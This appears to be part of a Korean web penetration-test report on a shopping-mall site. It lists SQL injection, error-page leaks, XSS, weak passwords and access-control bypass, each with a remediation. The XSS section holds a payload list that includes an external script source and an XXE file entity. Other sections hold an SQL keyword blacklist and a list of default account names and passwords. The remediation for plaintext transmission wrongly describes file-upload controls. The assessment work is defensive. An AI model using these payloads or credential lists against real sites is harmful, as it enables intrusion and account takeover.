
**-** 웹 상의 데이터 통신은 대부분 텍스트 기반으로 이루어지기 때문에 서버와 클라이언트 간에 암호화 프로세스를 구현하지 않은 상태

- 간단한 도청(Sniffing)을 통해 정보를 탈취 및 도용 당할 수 있음

* + 1. **상세분석**

|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* 서버 전체 |
| 설명 | - 암호화 통신을 하고 있지 않아, 정보가 도청될 수 있음 |

**[Step #1] 데이터가 평문 전송하여 아이디, 패스워드가 도청됨**

****

[그림 3 - 30] 데이터 평문 전송

* + 1. **보안대책**

- 업로드 되는 파일에 대한 확장자 검증 및 실행 권한 제거함

- 꼭 필요한 경우가 아니면 업로드 기능을 구현하지 않음

- 화이트 리스트 방식으로 허용된 확장자만 업로드 허용

- 업로드 되는 파일을 디렉터리에 저장할 때 파일명과 확장자를 외부 사용자가 추측할 수 없는 문자열로 변경하여 저장(파일 이름은 DB에 저장)


1. 상세 진단 결과(아바타몰)
   1. **SQL 인젝션**
      1. **취약점 정의**

- SQL 인젝션은 응용프로그램 보안 상의 허점을 의도적으로 이용해, 개발자가 생각지 못한 SQL문을 실행되게 함으로써 데이터베이스를 비정상적으로 조작하는 공격 방법

* + 1. **상세분석**


|  |  |
| --- | --- |
| 취약한 매소드/경로  및 파라미터 | \* POST /jsp/login\_proc.jsp  - userid, passwd |
| 설명 | - SQL 인젝션 공격에 취약한 파라미터가 존재하며, 이 취약점을 통해 중요한 정보를 공격자가 탈취 가능함 |

**[Step #1] SQL 인젝션 공격이 가능한지 시도함**

****

[그림 4 - 31] SQL 인젝션 공격 시도

**[Step #2] SQL 인젝션 공격의 에러 메시지 반환으로 MS SQL DB사용을 확인**

****

[그림 4 - 32] SQL 오류 메시지 반환

* + 1. **보안대책**

**-** 소스코드에 SQL Query 입력 값을 받는 함수나 코드를 써야 할 경우, 임의의 SQL Query 입력에 대한 검증 로직을 구현해야 함(있는 ‘, “, -와 같은 문자의 필터링을 권고)

- 검증되지 않는 SQL Query가 인수값으로 사용될 경우 에러 페이지가 아닌, 정상 페이지가 반환되도록 필처링 처리를 해야 함

- 웹 방화벽을 운용할 경우 웹 방화벽에 SQL 인젝션 관련 룰 셋을 적용하여 SQL 인젝션 공격을 차단함

- 또한 아래코드 형태의 BlackList 필터링 기법이 아닌 허용된 문자만 입력 받는 WhiteList방식으로 필터링 될 것을 권고합니다.

|  |
| --- |
| **[ BlackList = Array("--", ";", "/\*", "\*/", "@@", "@",\_**  **"char", "nchar", "varchar", "nvarchar",\_**  **"alter", "begin", "cast", "create", "cursor",\_**  **"declare", "delete", "drop", "end", "exec",\_**  **"execute", "fetch", "insert", "kill", "open",\_**  **"select", "sys", "sysobjects", "syscolumns",\_**  **"table", "update","'", "and", "cast", "substring",\_**  **"<script>", "</script>","document.cookie") ]** |

* 1. **정보누출**
     1. **취약점 정의**


**-** 웹 어플리케이션의 민감한 정보가 개발자의 부주의로 인해 노출되는 것으로 중요 정보(관리자 계정 및 테스트 계정 등)를 주석구문에 포함시켜 의도하지 않게 정보가 노출되는 취약점

- 디폴트로 설정된 에러 페이지를 그대로 사용할 경우 시스템 내부 문제점을 자세하게 출력해주기 때문에 절대경로, 상태코드, 데이터베이스 종류, 질의 문 등이 노출될 수 있으며 이 밖에도 공격자가 검색엔진을 통하여 각종 개인 정보 및 서버 정보 등 해킹에 필요한 정보를 획득할 수 있음

* + 1. **상세분석**

|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* jsp/login\_form.jsp |
| 설명 | - 필수 입력 값이 없이 요청을 하면 에러 페이지를 응답함 |

**[Step #1] 필수 입력 값이 없이 회원 등록 요청함**

****

[그림 4 - 33] 필수 입력 값을 비움

**[Step #1] 웹 서버의 정보를 누출함**

****

[그림 4 - 34] 정보 누출

* + 1. **보안대책**

**-** 웹 어플리케이션 : 모든 웹 페이지에 대해 개발단계에서 디버깅 및 테스트를 목적으로 작성한 주석구문에 서버 주요 정보가 포함되어 있을 경우 공격자가 해당 정보를 다른 취약점과 연계해 사용할 수 있으므로 제거 권고함

- 웹 서버 보안 설정 : 공통의 에러 페이지를 웹 서버에서 보안 설정

- 민감한 주요 정보를 마스킹 처리함

- 주요한 정보는 서버에서 처리하며, 꼭 필요한 정보가 아니라면 클라이언트에게 응답을 하지 않게 시큐어 코딩을 하여 웹 서버 구축함


* 1. **크로스 사이트 스크립팅(Cross-site scripting)**
     1. **취약점 정의**

**-** 웹 어플리케이션에서 사용자 입력 인수 값에 대한 필터링이 제대로 이루어지 않을 경우, 사용자 인수 값을 받는 웹 사이트 게시판, URL 등에 악의적인 스크립트(자바스크립트, VB 스크립트, ActiveX, 플래시 등)를 삽입하여 게시글이나 이메일을 읽는 사용자의 쿠키(세션)를 도용하거나 악성코드(URL 리다이렉트)를 유포할 수 있음

* + 1. **상세분석**

|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* /jsp/cmnt\_write02.jsp |
| 설명 | - XSS공격을 할 수 있는 게시판이 존재 |

**[Step #1] 서버 게시판에 XSS 공격 스크립트 작성**

****

[그림 4 - 35] XSS 공격 스크립트 작성

**[Step #2] 게시글을 클릭해 XSS 공격 확인**

****

[그림 4 - 36] XSS 공격 확인

* + 1. **보안대책**

- 웹 사이트의 게시판, 자료실, URL 등에서 사용자로부터 입력 받는 인수 값에 대해 검증 로직을 추가

- 인수 값이 입력이 되더라도 실행되지 않게 함

- 부득이하게 게시판에 HTML을 사용하는 경우 HTML 코드 중 필요한 코드에 대해서만 입력 가능하도록 설정

- XSS를 유발할 수 있는 스크립트

|  |
| --- |
| **<;SCRIPT a=";>';>"; SRC=";http://ha.ckers.org/xss.js";>;<;/SCRIPT>;**  **<;A HREF=";http://66.102.7.147/";>;XSS<;/A>;**  **<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///dev/random">]><foo>&xee;</foo>**  **<script>alert('XSS')</script>**  **%3cscript%3ealert('XSS')%3c/script%3e**  **%22%3e%3cscript%3ealert('XSS')%3c/script%3e**  **<IMG SRC="javascript:alert('XSS');">**  **<;TABLE>;<;TD BACKGROUND=";javascript:alert(';XSS';)";>;<;/TD>;<;/TABLE>;**  **<;HTML xmlns:xss>;**  **table><TD BACKGROUND="javascript:document.vulnerable=true;">**  **<div STYLE="background-image: url(javascript:document.vulnerable=true;)">** |

* 1. **약한 문자열 강도**
     1. **취약점 정의**


- 유추 가능한 취약한 문자열을 사용한 상태

- 계정 및 패스워드 추측 공격을 받아 사용자 권한 탈취 위험이 존재함

* + 1. **상세분석**


|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* board\_data/data\_board |
| 설명 | - 패스워드 복잡도 제한이 간단함 |

**[Step #1] 단순하게 4자리 이상의 비밀번호를 사용**

****

[그림 4 - 37] 패스워드 문자열 제한1

**[Step #2] 회원 가입이 가능함**

****

[그림 3 - 38] 패스워드 문자열 제한2

* + 1. **보안대책**

- 값의 적절성 및 복잡성을 검증하는 체크 로직이 구현되어야 함

- 계정 및 패스워드의 체크 로직 추가 구현

- 취약한 계정 및 패스워드

|  |  |
| --- | --- |
| 계 정 | 패스워드 |
| Admin  Administrator  Manager  Guest  Test  Scott  Tomcat  Root  User  Operator  anonymous | Abcd  Aaaa  1234  1111  Test  Password  Public  Blank  0000  qwer  ID와 동일한 패스워드 |


* 1. **프로세스 검증 누락**
     1. **취약점 정의**

- 인증이 필요한 모든 중요(관리자 페이지, 회원변경 페이지 등) 페이지에 재한 접근 제어가 미흡한 경우 하위 URL 직접 접근, 스크립트 조작 등의 방법으로 중요한 페이지에 재한 접근이 가능함

* + 1. **상세분석**


|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* /jsp/community.jsp  \* /jsp/cmnt\_view.jsp  \* /jsp/cmnt\_modify.jsp |
| 설명 | - 수정이 불가능한 공지사항 게시판을 수정 화면으로 우회 가능 |

**[Step #1] 공지사항 게시판을 확인**

****


[그림 4 - 39] 공지사항 게시판 확인

**[Step #2] 요청을 변조하여 요청 시도**

****

[그림 4 - 40] 요청 변조

**[Step #2] 게시판 수정 화면으로 우회 가능**

****

[그림 4 - 41] 게시판 수정 화면

* + 1. **보안대책**

- 인증이 필요한 모든 페이지에 대해 유효 세션임을 확인하는 프로세스 및 주요 정보 페이지에 접근 요청자의 권한 검증 로직을 구현함

- 유효 세션의 검증 및 페이지에 대한 접근 권한은 스크립트에 의존하지 말며, Server Side Script로 구현된 프로세스를 사용

- 우회될 수 있는 플로우를 차단 및 권한 매트릭스를 기준으로 전 페이지에서 권한 체크가 이루어지도록 구현함

1. **[별첨] 진단항목**

* 과학기술정보통신부에서 제시한 “주요정보통신기반시설 웹(WEB) 취약점 분석․평가 가이드라인”에 근거하여 통제평가 리스트를 작성하였음

|  |  |  |  |
| --- | --- | --- | --- |
| **코드** | **취약점명** | **설 명** | **등급** |
| BO | 버퍼  오버플로우 | 메모리나 버퍼의 블록 크기보다 더 많은 데이터를 넣음으로써 결함을 발생시키는 취약점 | H |
| FS | 포맷스트링 | 스트링을 처리하는 부분에서 메모리 공간에 접근할 수 있는 문제를 이용하는 취약점 | H |
| LI | LDAP  인젝션 | LDAP(Lightweight Directory Access Protocol) 쿼리를 주입함으로서 개인정보 등의 내용이 유출될 수 있는 문제를 이용하는 취약점 | H |
| OC | 운영체제  명령실행 | 웹 사이트의 인터페이스를 통해 웹 서버를 운영하는 운영체제 명령을 실행하는 취약점 | H |
| SI | SQL인젝션 | SQL문으로 해석될 수 있는 입력을 시도하여 데이터베이스에 접근할 수 있는 취약점 | H |
